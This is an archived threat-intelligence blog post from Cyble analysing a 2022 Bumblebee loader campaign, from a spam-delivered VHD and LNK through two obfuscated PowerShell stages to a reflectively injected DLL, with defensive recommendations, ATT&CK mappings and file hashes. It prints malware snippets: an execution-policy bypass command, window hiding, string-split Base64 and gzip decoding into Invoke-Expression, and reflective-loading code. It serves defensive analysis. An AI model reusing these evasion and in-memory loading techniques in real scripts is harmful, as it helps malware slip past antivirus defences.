

Cyble - Bumblebee Returns With New Infection Technique

Published: 2022-09-07 · Archived: 2026-04-05 17:15:45 UTC


Cyble Research & Intelligence Labs analyzes a new infection chain of the Bumblebee loader malware being distributed via spam campaigns.

Delivers Payload Using Post Exploitation Framework

During our routine threat-hunting exercise, Cyble Research & Intelligence Labs (CRIL) came across a [Twitter](#) post wherein a researcher mentioned an interesting infection chain of the Bumblebee loader malware being distributed via spam campaigns.

Bumblebee is a replacement for the BazarLoader malware, which acts as a downloader and delivers known attack frameworks and open-source tools such as Cobalt Strike, Shellcode, Sliver, Meterpreter, etc. It also downloads other types of malware such as ransomware, trojans, etc.

World's Best AI-Native Threat Intelligence



Technical Details

The initial infection starts with a spam email that has a password-protected attachment that contains a .VHD (Virtual Hard Disk) extension file.

The VHD file contains two files. The first is named “Quote.lnk” and the second is a hidden file “imagedata.ps1”. The LNK shortcut file has the parameters to execute the file “imagedata.ps1”, which further loads the Bumblebee payload in the memory of the PowerShell. Figure 1 shows the VHD file and its contents, along with LNK file properties.




Figure 1 – Content of VHD and the properties of LNK file

The following target command line is used by the LNK for executing the PowerShell Script “*imagedata.ps1*”

- `C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ep bypass -file imagedata.ps1`

First Stage PowerShell Loader

Upon execution of the “*imagedata.ps1*” file, it hides the PowerShell window and runs the PowerShell code stealthily in the background. By default, the [malware](#) uses the `-windowstyle hidden` PowerShell command for hiding the PowerShell window. However, in this case, the malware uses an alternate command, `ShowWindow`, to [evade detection](#) by Anti-virus scanners. The figure below shows the code snippet used for hiding the PowerShell window.

The advertisement banner features the CYBLE logo on the left, which includes a globe icon. To the right of the logo, the text reads: "See What 2025 Really Looked Like Across Every Region". Below this, it lists regions: "Global | APAC | Europe | North America | META | Australia & New Zealand". At the bottom of the banner, a red button contains the text "Get Your Free Reports Today!". The background of the banner shows a globe and several report documents.

```
# No action
$Kolas = "Sh";
$Kolas += "owWin";
$Kolas += "dow";

$maradizo = "Get"
$maradizo += "Current"
$maradizo += "Process"

$ifkule = '[DllImport("user32.dll")]'
$ifkule += ' public static extern bool ShowWindow(int handle, int state);'
Add-Type -name Win -member $ifkule -namespace Native
$CPr = [System.Diagnostics.Process]::$maradizo;
$wndHndl = ($CPr.Invoke() | Get-Process).MainWindowHandle
# Exceptions
[Native.Win]::$Kolas.Invoke($wndHndl, 0)
```

Figure 2 – Code snippet to hide the PowerShell window

The PowerShell script contains strings that are split into multiple lines and concatenated later for execution. This is one of the techniques used by the malware to evade detection by Anti-virus products. The figure below shows the obfuscated Base64 encoded streams that are normalized using the “insert” and “remove” keywords and stored in a list, as shown below.

```
$adukLom = @()
$dtPrEr = ""

$asca = "ins"
$asca += "ert"
$dbfdba = "remove"

$selem0 = "O4sIAAAAAAAAAEAO1de3PaSLb/26nRd+hKXGW4A6yNPR5vt1KIGHDMgYwCjXzV4rowYJC4mRhB+7d7777afU3ZJALeFc792kZhIQRd85fV59+qj"
$selem0=$selem0.$dbfdba.Invoke(0,1)
$selem0=$selem0.$asca.Invoke(0,"H")
$adukLom += $selem0
$selem1 = "E4sIAAAAAAAAAEAO09aXPbpRfnar8B5SiLUv79ClvUt5K1ZMlxlaerkjykbhcXhAYSIX.KCRoWcnzf9+ZHszV6AFBibaT3aQqManM9HT39NOD6v3"
$selem1=$selem1.$dbfdba.Invoke(0,1)
$selem1=$selem1.$asca.Invoke(0,"H")
$adukLom += $selem1
$selem2 = "c4sIAAAAAAAAAEAO1dWZaDQg7dUD4YaywnkLcGXn4/5INkiStjhlRVDz85VymRZc28zfOvZ/Eo/tX0/3wU9fJXufxVrt/14/LX9M9H1azfhr+GdXD"
$selem2=$selem2.$dbfdba.Invoke(0,1)
$selem2=$selem2.$asca.Invoke(0,"H")
$adukLom += $selem2
$selem3 = "14sIAAAAAAAAAEAO1dWbaruq7t0PqgMFVzqNKG2/z3kAcSVqamIKYz97k3Px5JkFVbkiyvyn6L4Kf7zbb7nt/k23+bb/K021f83bXURNWUf3Nj74Ib"
$selem3=$selem3.$dbfdba.Invoke(0,1)
$selem3=$selem3.$asca.Invoke(0,"H")
$adukLom += $selem3
$selem4 = "O4sIAAAAAAAAAEAO1dW7bjqg6cUH/4hWMPx494DGF491IsS0zBoIKk0+fY/zoid4ywgKIoQJB/qupX9Q8+uu7/H8PsP/xfjf/o/UfV7ElkumVPNy5"
$selem4=$selem4.$dbfdba.Invoke(0,1)
$selem4=$selem4.$asca.Invoke(0,"H")
$adukLom += $selem4
$selem5 = "N4sIAAAAAAAAAEAO1dWXLrMK7dUD40D8uxJGsnVfx3eVACRPiOphylk656F6oo4gBiBgjS/6mqro+eDzn4y/3mJbw6P49mvAYwQoqoybN9u+XhQG"
$selem5=$selem5.$dbfdba.Invoke(0,1)
$selem5=$selem5.$asca.Invoke(0,"H")
$adukLom += $selem5
$selem6 = "24sIAAAAAAAAAEAOVdWZbqSA7dEB94AJv1YBuvoZff5asTVyehGQOz7rqqfzihZmKsdDVG+D/reDr/p99+uumvn3n462Fotmv3cqPdubuhz4323XF/"
$selem6=$selem6.$dbfdba.Invoke(0,1)
$selem6=$selem6.$asca.Invoke(0,"H")
$adukLom += $selem6
```

Figure 3 – Obfuscated Base64 encoded streams

Next, the malware iterates through the list of normalized Base64 elements, concatenates, decodes them using `[System.Convert]::FromBase64String` method, and finally performs the gzip decompression operation using the `[System.IO.Compression.CompressionMode]::Decompress` method. The gzip decompressed data contains the second stage of the PowerShell script, which is further executed by the “Invoke-Expression”, as shown below.

```

$acdukLom += $selem110
$selem111 = "04sIAAAAAAAAAEA02dWZLkOA5ELzQfoV06jjaoY8/nU7riAT4IMRk2YyNVFMHVuXlLpDgBpJS1B/j/q/XH8f9p3ltX+b1p5nWF02av/56vrGz5C1Lia0iH19/vQzmeNs"
$selem111-$selem111.$dbfbdA.Invoke(0,1)
$selem111-$selem111.$scasda.Invoke(0,"H")
$acdukLom += $selem111
$selem112 = "F4sIAAAAAAAAAEA02dy47cuBwG9wb8D15kE6AHKIqLbTIAwTJAWQistCF"
$selem112-$selem112.$dbfbdA.Invoke(0,1)
$selem112-$selem112.$scasda.Invoke(0,"H")
$acdukLom += $selem112

$stp = [System.IO.Compression.CompressionMode]::Decompress

$sss = "System."
$sss += "IO.Me"
$sss += "morySt"
$sss += "ream"

$ftcl = "read"
$ftcl += "toend"

foreach ($selement in $acdukLom) {
    $data = [System.Convert]::FromBase64String($selement)
    $ms = New-Object $sss
    $ms.Write($data, 0, $data.Length)
    $ms.Seek(0,0) | Out-Null
    $somObj = New-Object System.IO.Compression.GZipStream($ms, $stp)
    $srd = New-Object System.IO.StreamReader($somObj)
    $svar = $srd.$ftcl.Invoke()
    $sdtPrEr += $svar
}

$scriptPath = $MyInvocation.MyCommand.Path
Invoke-Expression $sdtPrEr
Set-Variable -Name "GKNDW" -Value "ucYof"
    
```

Figure 4 – Decompressing and invoking Second stage PowerShell script

Second Stage PowerShell Loader

This PowerShell script contains a large code block that loads the embedded DLL payload into the memory of “powershell.exe”. The second stage PowerShell code also employs the same obfuscation technique used in the first stage, as shown below.

```

function Invoke-1juvKn
{
    [CmdletBinding()]
    Param(
        [Parameter(Position = 0, Mandatory = $true)]
        [ValidateNotNullOrEmpty()]
        [Byte[]]
        $Lerhapooa,

        [Switch]
        $Holksjwio
    )

    $Ptpmqd = {
        [CmdletBinding()]
        Param(
            [Parameter(Position = 0, Mandatory = $true)]
            [Byte[]]
            $Lerhapooa,

            [Parameter(Position = 4, Mandatory = $true)]
            [Bool]
            $Holksjwio
        )

        Function Get-gKmOuF
        {
            $nDKoT = New-Object System.Object

            $vname = "Virtu"
            $vname += "alAlloc"
            $VirtualAllocAddr = Get-cygTuW kernel32.dll $vname
            $VirtualAllocDelegate = Get-1DVVhc @([IntPtr], [UIntPtr], [UInt32], [IntPtr])
            $fGEhpn = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocAddr, $VirtualAllocDelegate)
            $nDKoT | Add-Member NoteProperty -Name fGEhpn -Value $fGEhpn

            $cpname = "mem"
            $cpname += "copy"
            $memcopyAddr = Get-cygTuW msvert.dll $cpname
            $memcopyDelegate = Get-1DVVhc @([IntPtr], [IntPtr], [UIntPtr])
            $memcopy = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($memcopyAddr, $memcopyDelegate)
            $nDKoT | Add-Member -MemberType NoteProperty -Name memcopy -Value $memcopy

            $sname = "mem"
            $sname += "set"
        }
    }
}
    
```

Figure 5 – Obfuscated Second stage PowerShell script

The malware utilizes the [PowerSploit](#) module for its execution. The PowerSploit is an open-source post-exploitation framework in which the malware uses a method, [Invoke-ReflectivePEInjection](#), for reflectively loading

the DLL into the PowerShell Process. This method validates the embedded file and performs multiple checks to ensure that the file is loaded properly on the executing system.

The image below shows the code similarities between the second stage PowerShell script present in the memory of "PowerShell.exe" and the *Invoke-ReflectivePEInjection* code from GitHub.




Figure 6 – Code similarities

The second stage PowerShell script contains a byte array in which the first byte is replaced with 0x4d to get the actual PE DLL file, as shown below. This DLL file is the final Bumblebee payload that performs other malicious activities.




Figure 7 – Embedded payload

The image below showcases the DLL payload (LdrAddx64.dll) injected into the memory of Powershell process by using the *Invoke-ReflectivePEInjection* function. The DLL is reflectively loaded and avoids detection by tools used to identify the DLLs of the active/running processes.




Figure 8 – Presence of injected DLL in PowerShell memory

Bumblebee payload

Figure 9 shows the file information of the final Bumblebee malware payload. Based on our static analysis, we found that the payload is a 64-bit, DLL binary compiled with a Microsoft Visual C/C++ compiler.




Figure 9 – Payload file details

In June 2022, we published a technical blog on the Bumblebee loader. Our research indicates that the payload behaviour of the current variant under our analysis is similar to the one we analyzed earlier.

Conclusion

Bumblebee, a recently developed malware loader, has quickly become a key component in a wide range of [cyberattacks](#), besides replacing the existing BazarLoader. In an attempt to stay a step ahead of cybersecurity entities, [Threat Actors](#) (TAs) are constantly adapting new techniques and continuously monitoring to stay updated on the defense mechanisms employed by enterprises. Similarly, TAs behind the sophisticated Bumblebee loader keep updating its capabilities in order to strengthen its evasive maneuvers and anti-analysis tricks.

CRIL has been closely monitoring the Bumblebee malware group and other similar TA groups for a better understanding of their motivations and keeping our readers well-informed on the latest cybercrime news and [cybersecurity](#) challenges.

Our Recommendations

- Refrain from opening untrusted links and email attachments without first verifying their authenticity.
- Educate employees in terms of protecting themselves from threats like phishing’s/untrusted URLs.
- Avoid downloading files from unknown websites.
- Use strong passwords and enforce [multi-factor authentication](#) wherever possible.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices.
- Use a reputed antivirus and [internet security](#) software package on your connected devices, including PC, laptop, and mobile.
- Block URLs that could spread the malware, e.g., Torrent/Warez.
- Monitor the beacon on the network level to block data exfiltration by malware or TAs.
- Enable Data Loss Prevention (DLP) Solutions on the employees’ systems.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1566	Phishing
Execution	T1204 T1059	User Execution PowerShell
Privilege Escalation	T1574 T1055	DLL Side-Loading Process Injection
Defence Evasion	T1027 T1497 T1574	Obfuscated Files or Information Virtualization/Sandbox Evasion DLL Side-Loading
Discovery	T1012 T1082 T1518	Query Registry System Information Discovery Security Software Discovery

Indicators Of Compromise (IoC)

Indicators	Indicator Type	Description
59fc33d849f9ad2ab4e4b7fe4b443a33 e4ed0f94e8ad9aeeb019e6d253e2eefa83b51b5a 2102214c6a288819112b69005737bcfdf256730ac859e8c53c9697e3f87839f2	MD5 SHA1 Sha256	VHD file
b3b877f927898a457e35e4c6a6710d01 8ed3dfa1ece8dbad0ccc8be8c1684f5a3de08ccb 1285f03b8dbe35c82feef0cb57b3e9b24e75efabba0589752c2256a8da00ad85	MD5 SHA1 Sha256	LNK file
254d757d0f176afa59ecea28822b3a71 3e59fff860826055423dde5bbd8830ccea17cf3 0ff8988d76fc6bd764a70a7a4f07a15b2b2c604138d9aad784c9aeb6b77e275	MD5 SHA1 Sha256	PS1 file – Stage 1
225b9fb42b5879c143c56ef7402cbcbc 03369886e9fc4b7eacc390045aa9c4b7ffad69a db91155087bd2051b7ac0576c0994e9fffb5225c26ea134cb2f38e819f385730	MD5 SHA1 Sha256	PS1 file – Stage 2
da6feac8dff2a44784be3d078f2d4ac3 c0f43d1d3e87b0e8b86b4b9e91cb55b4a1893b48 9bd9da44cc2d259b8c383993e2e05bbe1bcdac917db563b94e824b4b1628e87c	MD5 SHA1 Sha256	Bumblebee DLL payload

Source: <https://blog.cyble.com/2022/09/07/bumblebee-returns-with-new-infection-technique/>